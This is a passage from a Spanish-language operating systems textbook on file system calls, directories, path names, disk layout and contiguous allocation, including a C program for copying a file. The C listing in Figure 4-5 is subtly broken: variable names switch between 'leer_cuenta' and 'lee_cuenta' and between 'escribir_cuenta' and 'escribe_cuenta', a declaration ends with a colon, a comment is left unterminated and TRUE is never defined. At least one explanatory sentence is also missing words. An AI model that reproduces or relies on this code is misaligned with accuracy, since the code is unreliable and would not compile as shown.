1. `Create`. El archivo se crea sin datos. El propósito de la llamada es anunciar la llegada del archivo y establecer algunos de sus atributos.

2. `Delete`. Cuando el archivo ya no se necesita, se tiene que eliminar para liberar espacio en el disco. Siempre hay una llamada al sistema para este propósito.

3. `Open`. Antes de usar un archivo, un proceso debe abrirlo. El propósito de la llamada a `open` es permitir que el sistema lleve los atributos y la lista de direcciones de disco a memoria principal para tener un acceso rápido a estos datos en llamadas posteriores.

4. `Close`. Cuando terminan todos los accesos, los atributos y las direcciones de disco ya no son necesarias, por lo que el archivo se debe cerrar para liberar espacio en la tabla interna. Muchos sistemas fomentan esto al imponer un número máximo de archivos abiertos en los proceso. Un disco se escribe en bloques y al cerrar un archivo se obliga a escribir el último bloque del archivo, incluso aunque ese bloque no esté lleno todavía.

5. `Read`. Los datos se leen del archivo. Por lo general, los bytes provienen de la posición actual. El llamador debe especificar cuántos datos se necesitan y también debe proporcionar un búfer para colocarlos.

6. `Write`. Los datos se escriben en el archivo otra vez, por lo general en la posición actual. Si la posición actual es al final del archivo, aumenta su tamaño. Si la posición actual está en medio del archivo, los datos existentes se sobrescriben y se pierden para siempre.

7. `Append`. Esta llamada es una forma restringida de `write`. Sólo puede agregar datos al final del archivo. Los sistemas que proveen un conjunto mínimo de llamadas al sistema por lo general no tienen `append`; otros muchos sistemas proveen varias formas de realizar la misma acción y algunas veces ésos tienen `append`.

8. `Seek`. Para los archivos de acceso aleatorio, se necesita un método para especificar de dónde se van a tomar los datos. Una aproximación común es una llamada al sistema de nombre `seek`, la cual reposiciona el apuntador del archivo en una posición específica del archivo. Una vez que se completa esta llamada, se pueden leer o escribir datos en esa posición.

9. `Get attributes`. A menudo, los procesos necesitan leer los atributos de un archivo para realizar su trabajo. Por ejemplo, el programa *make* de UNIX se utiliza con frecuencia para administrar proyectos de desarrollo de software que consisten en muchos archivos fuente. Cuando se llama a *make*, este programa examina los tiempos de modificación de todos los archivos fuente y objeto, con los que calcula el mínimo número de compilaciones requeridas para tener todo actualizado. Para hacer su trabajo, debe analizar los atributos, a saber, los tiempos de modificación.

10. `Set attributes`. Algunos de los atributos puede establecerlos el usuario y se pueden modificar después de haber creado el archivo. Esta llamada al sistema hace eso posible. La información del modo de protección es un ejemplo obvio. La mayoría de las banderas también caen en esta categoría.

11. `Rename`. Con frecuencia ocurre que un usuario necesita cambiar el nombre de un archivo existente. Esta llamada al sistema lo hace posible. No siempre es estrictamente necesaria, debido a que el archivo por lo general se puede copiar en un nuevo archivo con el nuevo nombre, eliminando después el archivo anterior.

4.1.7 Un programa de ejemplo que utiliza llamadas al sistema de archivos

En esta sección examinaremos un programa simple de UNIX que copia un archivo de su archivo fuente a un archivo destino. Su listado se muestra en la figura 4-5. El programa tiene una mínima funcionalidad y un reporte de errores aún peor, pero nos da una idea razonable acerca de cómo funcionan algunas de las llamadas al sistema relacionadas con archivos.

Por ejemplo, el programa *copyfile* se puede llamar mediante la línea de comandos

```
copyfile abc xyz
```

para copiar el archivo *abc* a *xyz*. Si *xyz* ya existe, se sobrescribirá. En caso contrario, se creará.

```
/* Programa para copiar archivos. La verificación y el reporte de errores son mínimos. */

#include <sys/types.h>                       /* incluye los archivos de encabezado necesarios *
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[]);            /* prototipo ANSI */

#define TAM_BUF 4096                         /* usa un tamaño de búfer de 4096 bytes */
#define MODO_SALIDA 0700                     /* bits de protección para el archivo de salida */

int main(int argc, char *argv[])
{
     int ent_da, sal_da, leer_cuenta, escribir_cuenta:
     char bufer[TAM_BUF];

     if (argc != 3) exit(1);                 /* error de sintaxis si argc no es 3 */

     /* Abre el archivo de entrada y crea el archivo de salida */
     ent_da = open(argv[1], O_RDONLY);       /* abre el archivo fuente */
     if (ent_da < 0) exit(2);                /* si no se puede abrir, termina */
     sal_da = creat(argv[2], MODO_SALIDA);   /* crea el archivo de destino */
     if (sal_da < 0) exit(3);                /* si no se puede crear, termina */

     /* Ciclo de copia */
     while (TRUE) {
          leer_cuenta = read(ent_da,bufer,TAM_BUF); /* lee un bloque de datos */
     if (lee_cuenta <= 0) break;             /* si llega al fin de archivo o hay un error, sale del ciclo */
          escribe_cuenta = write(sal_da,bufer,lee_cuenta); /* escribe los datos */
          if (escribe_cuenta <= 0) exit(4);  /* escribe_cuenta <= 0 es un error */
     }

     /* Cierra los archivos */
     close(ent_da);
     close(sal_da);
     if (lee_cuenta==0)                      /* no hubo error en la última lectura */
          exit(0);
     else
          exit(5);                           /* hubo error en la última lectura */
}
```

Figura 4-5. Un programa simple para copiar un archivo.

El programa debe llamarse con exactamente dos argumentos, ambos nombres de archivo válidos. El primero es el archivo fuente, el segundo es el de salida.

Las cuatro instrucciones *#include* iniciales hacen que se incluya una gran cantidad de definiciones y prototipos de funciones en el programa. Esto es necesario para hacer el programa conforme a los estándares internacionales relevantes, pero no nos ocuparemos más de ello. La siguiente

línea es un prototipo de función para *main*, algo requerido por ANSI C, pero que tampoco es importante para nuestros fines.

La primera instrucción *#define* es una definición de macro que define la cadena de caracteres *TAM_BUF* como una macro que se expande en el número 4096. El programa leerá y escribirá en trozos de 4096 bytes. Se considera una buena práctica de programación dar nombres a las constantes como ésta y utilizar los nombres en vez de las constantes. Esta convención no sólo facilita que los programas sean fáciles de leer, sino también su mantenimiento. La segunda instrucción *#define* determina quién puede acceder al archivo de salida.

El programa principal se llama *main* y tiene dos argumentos: *argc* y *argv*. El sistema operativo suministra estos argumentos cuando se hace una llamada al programa. El primero indica cuántas cadenas estaban presentes en la línea de comandos que invocó al programa, incluyendo su nombre. Debe ser 3. El segundo es un arreglo de apuntadores a los argumentos. En la llamada de ejemplo anterior, los elementos de este arreglo contienen apuntadores a los siguientes valores:

```
argv[0] = “copyfile”
argv[1] = “abc”
argv[2] = “xyz”
```

Es mediante este arreglo que el programa tiene acceso a sus argumentos.

Se declaran cinco variables. Las primeras dos, *ent_da* y *sal_da*, contienen los **descriptores de archivos**: pequeños enteros que se devuelven cuando se abre un archivo. Los siguientes dos, *leer-_cuenta* y *escribir_cuenta*, son las cuentas de bytes que devuelven las llamadas al sistema `read` y `write`, respectivamente. La última variable, *bufer*, es el búfer que se utiliza para guardar los datos leídos y suministrar los datos que se van a escribir.

La primera instrucción verifica *argc* para ver si es 3. Si no, termina con el código de estado 1. Cualquier código de estado distinto de 0 indica que ocurrió un error. El código de estado es el único modo de reportar errores en este programa. Una versión de producción por lo general también imprime mensajes de error.

Después tratamos de abrir el archivo fuente y crear el archivo de destino. Si el archivo fuente se abre con éxito, el sistema asigna un pequeño entero a *ent_da*, para identificar el archivo. Las llamadas siguientes deben incluir este entero, de manera que el sistema sepa qué archivo desea. De manera similar, si el archivo de destino se crea satisfactoriamente, *sal_da* recibe un valor para identificarlo. El segundo argumento para *creat* establece el modo de protección. Si falla la apertura o la creación de los archivos, el descriptor de archivo correspondiente se establece en -1 y el programa termina con un código de error.

Ahora viene el ciclo de copia. Empieza tratando de leer 4 KB de datos al *bufer*. Para ello hace una llamada al procedimiento de biblioteca *read*, que en realidad invoca la llamada al sistema `read`. El primer parámetro identifica al archivo, el segundo proporciona el búfer y el tercero indica cuántos bytes se deben leer. El valor asignado a *leer_cuenta* indica el número de bytes leídos. Por lo general este número es 4096, excepto si en el archivo quedan menos bytes. Cuando se haya alcanzado el fin del archivo, será 0. Si alguna vez *leer_cuenta* es cero o negativo, el proceso de copia no puede continuar, ejecutándose la instrucción *break* para terminar el ciclo (que de otra manera no tendría fin).

La llamada a *write* envía el búfer al archivo de destino. El primer parámetro identifica al archivo, el segundo da el bufer y el tercero indica cuántos bytes se deben escribir, en forma análoga a *read*. Observe que la cuenta de bytes es el número de bytes leídos, no *TAM_BUF*. Este punto es importante, debido a que la última lectura no devolverá 4096 a menos que el archivo sea un múltiplo de 4 KB.

Cuando se haya procesado todo el archivo, la primera llamada más allá del final del archivo regresará 0 a *leer_cuenta*, lo cual hará que salga del ciclo. En este punto se cierran los dos archivos y el programa termina con un estado que indica la terminación normal.

Aunque las llamadas al sistema de Windows son diferentes de las de UNIX, la estructura general de un programa de Windows de línea de comandos para copiar un archivo es moderadamente similar al de la figura 4-5. En el capítulo 11 examinaremos las llamadas a Windows Vista.

4.2 DIRECTORIOS

Para llevar el registro de los archivos, los sistemas de archivos por lo general tienen **directorios** o **carpetas**, que en muchos sistemas son también archivos. En esta sección hablaremos sobre los directorios, su organización, sus propiedades y las operaciones que pueden realizarse con ellos.

4.2.1 Sistemas de directorios de un solo nivel

La forma más simple de un sistema de directorios es tener un directorio que contenga todos los archivos. Algunas veces se le llama **directorio raíz**, pero como es el único, el nombre no importa mucho. En las primeras computadoras personales, este sistema era común, en parte debido a que sólo había un usuario. Como dato interesante, la primera supercomputadora del mundo (CDC 6600) también tenía un solo directorio para todos los archivos, incluso cuando era utilizada por muchos usuarios a la vez. Esta decisión sin duda se hizo para mantener simple el diseño del software.

En la figura 4-6 se muestra un ejemplo de un sistema con un directorio. Aquí el directorio contiene cuatro archivos. Las ventajas de este esquema son su simpleza y la habilidad de localizar archivos con rapidez; después de todo, sólo hay un lugar en dónde buscar. A menudo se utiliza en dispositivos incrustados simples como teléfonos, cámaras digitales y algunos reproductores de música portátiles.

4.2.2 Sistemas de directorios jerárquicos

Tener un solo nivel es adecuado para aplicaciones dedicadas simples (e incluso se utilizaba en las primeras computadoras personales), pero para los usuarios modernos con miles de archivos, sería imposible encontrar algo si todos los archivos estuvieran en un solo directorio.




Figura 4-6. Un sistema de directorio de un solo nivel que contiene cuatro archivos.

En consecuencia, se necesita una forma de agrupar los archivos relacionados. Por ejemplo, un profesor podría tener una colección de archivos que en conjunto formen un libro que está escribiendo para un curso, una segunda colección de archivos que contienen programas enviados por los estudiantes para otro curso, un tercer grupo de archivos que contenga el código de un sistema de escritura de compiladores avanzado que está construyendo, un cuarto grupo de archivos que contienen proposiciones de becas, así como otros archivos para correo electrónico, minutas de reuniones, artículos que está escribiendo, juegos, etcétera.

Lo que se necesita es una jerarquía (es decir, un árbol de directorios). Con este esquema, puede haber tantos directorios como se necesite para agrupar los archivos en formas naturales. Además, si varios usuarios comparten un servidor de archivos común, como se da el caso en muchas redes de empresas, cada usuario puede tener un directorio raíz privado para su propia jerarquía. Este esquema se muestra en la figura 4-7. Aquí, cada uno de los directorios *A*, *B* y *C* contenidos en el directorio raíz pertenecen a un usuario distinto, dos de los cuales han creado subdirectorios para proyectos en los que están trabajando.




Figura 4-7. Un sistema de directorios jerárquico.

La capacidad de los usuarios para crear un número arbitrario de subdirectorios provee una poderosa herramienta de estructuración para que los usuarios organicen su trabajo. Por esta razón, casi todos los sistemas de archivos modernos se organizan de esta manera.

4.2.3 Nombres de rutas

Cuando el sistema de archivos está organizado como un árbol de directorios, se necesita cierta forma de especificar los nombres de los archivos. Por lo general se utilizan dos métodos distintos. En el primer método, cada archivo recibe un **nombre de ruta absoluto** que consiste en la ruta desde

el directorio raíz al archivo. Como ejemplo, la ruta */usr/ast/mailbox* significa que el directorio raíz contiene un subdirectorio llamado *usr*, que a su vez contiene un subdirectorio *ast*, el cual contiene el archivo *mailbox*. Los nombres de ruta absolutos siempre empiezan en el directorio raíz y son únicos. En UNIX, los componentes de la ruta van separados por /. En Windows el separador es \. En MULTICS era >. Así, el mismo nombre de ruta se escribiría de la siguiente manera en estos tres sistemas:

```
Windows     \usr\ast\mailbox
UNIX        /usr/ast/mailbox
MULTICS     >usr>ast>mailbox
```

Sin importar cuál carácter se utilice, si el primer carácter del nombre de la ruta es el separador, entonces la ruta es absoluta.

El otro tipo de nombre es el **nombre de ruta relativa**. Éste se utiliza en conjunto con el concepto del **directorio de trabajo** (también llamado **directorio actual**). Un usuario puede designar un directorio como el directorio de trabajo actual, en cuyo caso todos los nombres de las rutas que no empiecen en el directorio raíz se toman en forma relativa al directorio de trabajo. Por ejemplo, si el directorio de trabajo actual es */usr/ast*, entonces el archivo cuya ruta absoluta sea */usr/ast/mailbox* se puede referenciar simplemente como *mailbox*. En otras palabras, el comando de UNIX

```
cp /usr/ast/mailbox /usr/ast/mailbox.bak
```

y el comando

```
cp mailbox mailbox.bak
```

hacen exactamente lo mismo si el directorio de trabajo es */usr/ast*. A menudo es más conveniente la forma relativa, pero hace lo mismo que la forma absoluta.

Algunos programas necesitan acceder a un archivo específico sin importar cuál sea el directorio de trabajo. En ese caso, siempre deben utilizar nombres de rutas absolutas. Por ejemplo, un corrector ortográfico podría necesitar leer */usr/lib/dictionary* para realizar su trabajo. Debe utilizar el nombre de la ruta absoluta completo en este caso, ya que no sabe cuál será el directorio de trabajo cuando sea llamado. El nombre de la ruta absoluta siempre funcionará, sin importar cuál sea el directorio de trabajo.

Desde luego que, si el corrector ortográfico necesita un gran número de archivos de */usr/lib*, un esquema alternativo es que emita una llamada al sistema para cambiar su directorio de trabajo a */usr/lib* y que después utilice *dictionary* como el primer parámetro para `open`. Al cambiar en forma explícita el directorio de trabajo, sabe con certeza dónde se encuentra en el árbol de directorios, para poder entonces usar rutas relativas.

Cada proceso tiene su propio directorio de trabajo, por lo que cuando éste cambia y después termina ningún otro proceso se ve afectado y no quedan rastros del cambio en el sistema de archivos. De esta forma, siempre es perfectamente seguro para un proceso cambiar su directorio de trabajo cada vez que sea conveniente. Por otro lado, si un *procedimiento de biblioteca* cambia el directorio de trabajo y no lo devuelve a su valor original cuando termina, el resto del programa tal

vez no funcione, ya que el supuesto directorio de trabajo que debería tener ahora podría ser inválido. Por esta razón, los procedimientos de biblioteca raras veces cambian el directorio de trabajo y cuando deben hacerlo siempre lo devuelven a su posición original antes de regresar.

La mayoría de los sistemas operativos que proporcionan un sistema de directorios jerárquico tienen dos entradas especiales en cada directorio: "." y "..", que por lo general se pronuncian "punto" y "puntopunto". Punto se refiere al directorio actual; puntopunto se refiere a su padre (excepto en el directorio raíz, donde se refiere a sí mismo). Para ver cómo se utilizan estas entradas especiales, considere el árbol de archivos de UNIX en la figura 4-8. Cierto proceso tiene a */usr/ast* como su directorio de trabajo. Puede utilizar .. para subir en el árbol. Por ejemplo, puede copiar el archivo */usr/lib/dictionary* a su propio directorio mediante el comando

```
cp ../lib/dictionary .
```

La primera ruta instruye al sistema que vaya hacia arriba (al directorio *usr*) y después baje al directorio *lib* para encontrar el archivo *dictionary*.




Figura 4-8. Un árbol de directorios de UNIX.

El segundo argumento (punto) nombra el directorio actual. Cuando el comando *cp* obtiene un nombre de directorio (incluyendo punto) como su último argumento, copia todos los archivos a ese

directorio. Desde luego que una forma más normal de realizar la copia sería utilizar el nombre de ruta absoluta completo del archivo de origen:

```
cp /usr/lib/dictionary .
```

Aquí el uso de punto ahorra al usuario la molestia de escribir *dictionary* una segunda vez. Sin embargo, también funciona escribir

```
cp /usr/lib/dictionary dictionary
```

al igual que

```
cp /usr/lib/dictionary  /usr/ast/dictionary
```

Todos estos comandos realizan exactamente lo mismo.

4.2.4 Operaciones de directorios

Las llamadas al sistema permitidas para administrar directorios exhiben más variación de un sistema a otro que las llamadas al sistema para los archivos. Para dar una impresión de lo que son y cómo funcionan, daremos un ejemplo (tomado de UNIX).

1. `Create`. Se crea un directorio. Está vacío, excepto por punto y puntopunto, que el sistema coloca ahí de manera automática (o en unos cuantos casos lo hace el programa *mkdir*).
2. `Delete`. Se elimina un directorio. Se puede eliminar sólo un directorio vacío. Un directorio que sólo contiene a punto y puntopunto se considera vacío, ya que por lo general éstos no se pueden eliminar.
3. `Opendir`. Los directorios se pueden leer. Por ejemplo, para listar todos los archivos en un directorio, un programa de listado abre el directorio para leer los nombres de todos los archivos que contiene. Antes de poder leer un directorio se debe abrir, en forma análoga al proceso de abrir y leer un archivo.
4. `Closedir`. Cuando se ha leído un directorio, se debe cerrar para liberar espacio en la tabla interna.
5. `Readdir`. Esta llamada devuelve la siguiente entrada en un directorio abierto. Antes era posible leer directorios utilizando la llamada al sistema `read` común, pero ese método tiene la desventaja de forzar al programador a conocer y tratar con la estructura interna de los directorios. En contraste, `readdir` siempre devuelve una entrada en formato estándar, sin importar cuál de las posibles estructuras de directorio se utilice.
6. `Rename`. En muchos aspectos, los directorios son sólo como archivos y se les puede cambiar le nombre de la misma forma que a los archivos.
7. `Link`. La vinculación (ligado) es una técnica que permite a un archivo aparecer en más de un directorio. Esta llamada al sistema especifica un archivo existente y el nombre de una ruta, creando un vínculo desde el archivo existente hasta el nombre especificado por la ruta.

De esta forma, el mismo archivo puede aparecer en varios directorios. A un vínculo de este tipo, que incrementa el contador en el nodo-i del archivo (para llevar la cuenta del número de entradas en el directorio que contienen el archivo), se le llama algunas veces **vínculo duro** (o **liga dura)**.

8. `Unlink`. Se elimina una entrada de directorio. Si el archivo que se va a desvincular sólo está presente en un directorio (el caso normal), se quita del sistema de archivos. Si está presente en varios directorios, se elimina sólo el nombre de ruta especificado. Los demás permanecen. En UNIX, la llamada al sistema para eliminar archivos (que vimos antes) es, de hecho, `unlink`.

La lista anterior contiene las llamadas más importantes, pero hay unas cuantas más; por ejemplo, para administrar la información de protección asociada con un directorio.

Una variante sobre la idea de vincular archivos es el **vínculo simbólico** (**liga simbólica)**. En vez de tener dos nombres que apunten a la misma estructura de datos interna que representa un archivo, se puede crear un nombre que apunte a un pequeño archivo que nombre a otro. Cuando se utiliza el primer archivo, por ejemplo, abierto, el sistema de archivos sigue la ruta y busca el nombre al final. Después empieza el proceso de búsqueda otra vez, utilizando el nuevo nombre. Los vínculos simbólicos tienen la ventaja de que pueden traspasar los límites de los discos e incluso nombrar archivos en computadoras remotas. Sin embargo, su implementación es poco menos eficiente que los vínculos duros.

4.3 IMPLEMENTACIÓN DE SISTEMAS DE ARCHIVOS

Ahora es el momento de cambiar del punto de vista que tiene el usuario acerca del sistema de archivos, al punto de vista del que lo implementa. Los usuarios se preocupan acerca de cómo nombrar los archivos, qué operaciones se permiten en ellos, cuál es la apariencia del árbol de directorios y cuestiones similares de la interfaz. Los implementadores están interesados en la forma en que se almacenan los archivos y directorios, cómo se administra el espacio en el disco y cómo hacer que todo funcione con eficiencia y confiabilidad. En las siguientes secciones examinaremos varias de estas áreas para ver cuáles son los problemas y las concesiones que se deben hacer.

4.3.1 Distribución del sistema de archivos

Los sistemas de archivos se almacenan en discos. La mayoría de los discos se pueden dividir en una o más particiones, con sistemas de archivos independientes en cada partición. El sector 0 del disco se conoce como el **MBR** (*Master Boot Record*; Registro maestro de arranque) y se utiliza para arrancar la computadora. El final del MBR contiene la tabla de particiones, la cual proporciona las direcciones de inicio y fin de cada partición. Una de las particiones en la tabla se marca como activa. Cuando se arranca la computadora, el BIOS lee y ejecuta el MBR. Lo primero que hace el programa MBR es localizar la partición activa, leer su primer bloque, conocido como **bloque de arranque**, y ejecutarlo. El programa en el bloque de arranque carga el sistema operativo contenido

en esa partición. Por cuestión de uniformidad, cada partición inicia con un bloque de arranque no contenga un sistema operativo que se pueda arrancar. Además, podría contener uno en el futuro.

Además de empezar con un bloque de arranque, la distribución de una partición de disco varía mucho de un sistema de archivos a otro. A menudo el sistema de archivos contendrá algunos de los elementos que se muestran en la figura 4-9. El primero es el **superbloque**. Contiene todos los parámetros clave acerca del sistema de archivos y se lee en la memoria cuando se arranca la computadora o se entra en contacto con el sistema de archivos por primera vez. La información típica en el superbloque incluye un número mágico para identificar el tipo del sistema de archivos, el número de bloques que contiene el sistema de archivos y otra información administrativa clave.




Figura 4-9. Una posible distribución del sistema de archivos.

A continuación podría venir información acerca de los bloques libres en el sistema de archivos, por ejemplo en la forma de un mapa de bits o una lista de apuntadores. Ésta podría ir seguida de los nodos-i, un arreglo de estructuras de datos, uno por archivo, que indica todo acerca del archivo. Después de eso podría venir el directorio raíz, que contiene la parte superior del árbol del sistema de archivos. Por último, el resto del disco contiene todos los otros directorios y archivos.

4.3.2 Implementación de archivos

Probablemente la cuestión más importante al implementar el almacenamiento de archivos sea mantener un registro acerca de qué bloques de disco van con cuál archivo. Se utilizan varios métodos en distintos sistemas operativos. En esta sección examinaremos unos cuantos de ellos.

Asignación contigua

El esquema de asignación más simple es almacenar cada archivo como una serie contigua de bloques de disco. Así, en un disco con bloques de 1 KB, a un archivo de 50 KB se le asignarían 50 bloques consecutivos. Con bloques de 2 KB, se le asignarían 25 bloques consecutivos.

En la figura 4-10(a) podemos ver un ejemplo de asignación de almacenamiento contigua. Aquí se muestran los primeros 40 bloques de disco, empezando con el bloque 0, a la izquierda. Al principio el disco estaba vacío, después se escribió un archivo *A* de cuatro bloques de longitud al disco, empezando desde el principio (bloque 0). Posteriormente se escribió un archivo de seis bloques llamado *B*, empezando justo después del archivo *A*.

Observe que cada archivo empieza al inicio de un nuevo bloque, por lo que si el archivo *A* fuera realmente de $3^1/_2$ bloques, se desperdiciaría algo de espacio al final del último bloque. En la figura se muestra un total de siete archivos, cada uno empezando en el bloque que va después del final del archivo anterior. Se utiliza sombreado sólo para facilitar la distinción de cada archivo. No tiene un significado real en términos de almacenamiento.




Figura 4-10. (a) Asignación contigua de espacio de disco para siete archivos. (b) El estado del disco después de haber removido los archivos *D* y *F*.

La asignación de espacio en disco contiguo tiene dos ventajas significativas. En primer lugar es simple de implementar, ya que llevar un registro de la ubicación de los bloques de un archivo se reduce a recordar dos números: la dirección de disco del primer bloque y el número de bloques en el archivo. Dado el número del primer bloque, se puede encontrar el número de cualquier otro bloque con una simple suma.

En segundo lugar, el rendimiento de lectura es excelente debido a que el archivo completo se puede leer del disco en una sola operación. Sólo se necesita una búsqueda (para el primer bloque). Después de eso, no son necesarias más búsquedas ni retrasos por rotación, por lo que los datos llegan con el ancho de banda completa del disco. Por ende, la asignación contigua es simple de implementar y tiene un alto rendimiento.

Por desgracia, la asignación contigua también tiene una desventaja ligeramente significante: con el transcurso del tiempo, los discos se fragmentan. Para ver cómo ocurre esto, examine la figura 4-10(b).

Aquí se han eliminado dos archivos, *D* y *F*. Cuando se quita un archivo, sus bloques se liberan naturalmente, dejando una serie de bloques libres en el disco. El disco no se compacta al momento para quitar el hueco, ya que eso implicaría tener que copiar todos los bloques que van después del hueco, que podrían ser millones. Como resultado, el disco al final consiste de archivos y huecos, como se ilustra en la figura.

Al principio esta fragmentación no es un problema, ya que cada nuevo archivo se puede escribir al final del disco, después del anterior. Sin embargo, en un momento dado el disco se llenará y será necesario compactarlo, lo cual es en extremo costoso o habrá que reutilizar el espacio libre de los huecos. Para reutilizar el espacio hay que mantener una lista de huecos, lo cual se puede hacer. Sin embargo, cuando se cree un nuevo archivo será necesario conocer su tamaño final para poder elegir un hueco del tamaño correcto y colocarlo.

Imagine las consecuencias de tal diseño. El usuario empieza un editor de texto o procesador de palabras para poder escribir un documento. Lo primero que pide el programa es cuántos bytes tendrá el documento final. Esta pregunta se debe responder o el programa no continuará. Si el número dado finalmente es demasiado pequeño, el programa tiene que terminar prematuramente debido a que el hueco de disco está lleno y no hay lugar para colocar el resto del archivo. Si el usuario trata de evitar este problema al proporcionar un número demasiado grande como tamaño final, por decir 100 MB, tal vez el editor no pueda encontrar un hueco tan grande y anuncie que el archivo no se puede crear. Desde luego que el usuario tiene la libertad de iniciar de nuevo el programa diciendo 50 MB esta vez y así en lo sucesivo hasta que se encuentre un hueco adecuado. Aún así, no es probable que este esquema haga que los usuarios estén felices.

Sin embargo, hay una situación en la que es factible la asignación contigua y de hecho, se utiliza ampliamente: en los CD-ROMs. Aquí todos los tamaños de los archivos se conocen de antemano y nunca cambiarán durante el uso subsiguiente del sistema de archivos del CD-ROM. Más adelante en este capítulo estudiaremos el sistema de archivos del CD-ROM más común.

La situación con los DVDs es un poco más complicada. En principio, una película de 90 minutos se podría decodificar como un solo archivo de una longitud aproximada de 4.5 GB, pero el sistema de archivos utilizado, conocido como **UDF** (*Universal Disk Format*, Formato de disco universal), utiliza un número de 30 bits para representar la longitud de un archivo, limitando el tamaño de los archivos a 1 GB. Como consecuencia, las películas en DVD se almacenan generalmente como tres o cuatro archivos de 1 GB, cada uno de los cuales es contiguo. Estas partes físicas del único archivo lógico (la película) se conocen como **fragmentos**.

